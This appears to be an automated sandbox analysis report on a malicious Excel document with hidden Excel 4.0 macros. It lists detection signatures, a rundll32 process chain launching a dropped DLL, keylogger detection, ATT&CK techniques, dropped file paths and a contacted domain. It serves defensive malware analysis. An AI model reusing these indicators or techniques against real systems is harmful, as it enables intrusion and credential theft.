ID: 383422
Sample Name:
Documents_460000622_1464906353.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:46:21
Date: 07/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Documents_460000622_1464906353.xls

Overview


General Information

Sample Name:	Documents_460000622_1464906353.xls
Analysis ID:	383422
MD5:	bcd540201ec5e0..
SHA1:	e5ca3f6cbb69736..
SHA256:	a83ce7af997c751..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Office process drops PE file
- Tries to detect sandboxes and other…
- Abnormal high CPU Usage
- Allocates memory within range whic…
- Contains functionality to call native f…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2004 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2536 cmdline: rundll32 ..\ndgfht.frg,PluginInit MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 1108 cmdline: rundll32 ..\ndgfht.frg,PluginInit MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - cmd.exe (PID: 3032 cmdline: C:\Windows\System32\cmd.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Documents_460000622_1464906353.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x165b8:$e1: Enable Editing • 0x16302:$e3: Enable editing • 0x163d4:$e4: Enable content
Documents_460000622_1464906353.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	


Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: rundll32.exe PID: 1108	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1 2 1	Input Capture 2 1	System Time Discovery 2	Remote Services	Input Capture 2 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdr Insecure Network Commun
Default Accounts	Exploitation for Client Execution 4 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Security Software Discovery 1 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	System Information Discovery 2 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access F


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ohior[1].dll	0%	ReversingLabs		
C:\Users\user\ndgfht.frg	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.certicamara.com0	0%	URL Reputation	safe	
http://www.certicamara.com0	0%	URL Reputation	safe	
http://www.certicamara.com0	0%	URL Reputation	safe	
http://www.certicamara.com0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
whiskyexpanse.com	104.21.3.47	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.a-cert.at0E	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-me.lv/repository0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org/doc0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certifikat.dk/repository0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.chambersign.org1	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	rundll32.exe, 00000004.0000000 2.2254613603.000000000253F000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	rundll32.exe, 00000004.0000000 2.2254613603.000000000253F000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pkioverheid.nl/policies/root-policy0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false		high
http://crl.ssc.lt/root-c/cacrl.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3P.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.infonotary.com/cps/qcps.html0$	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

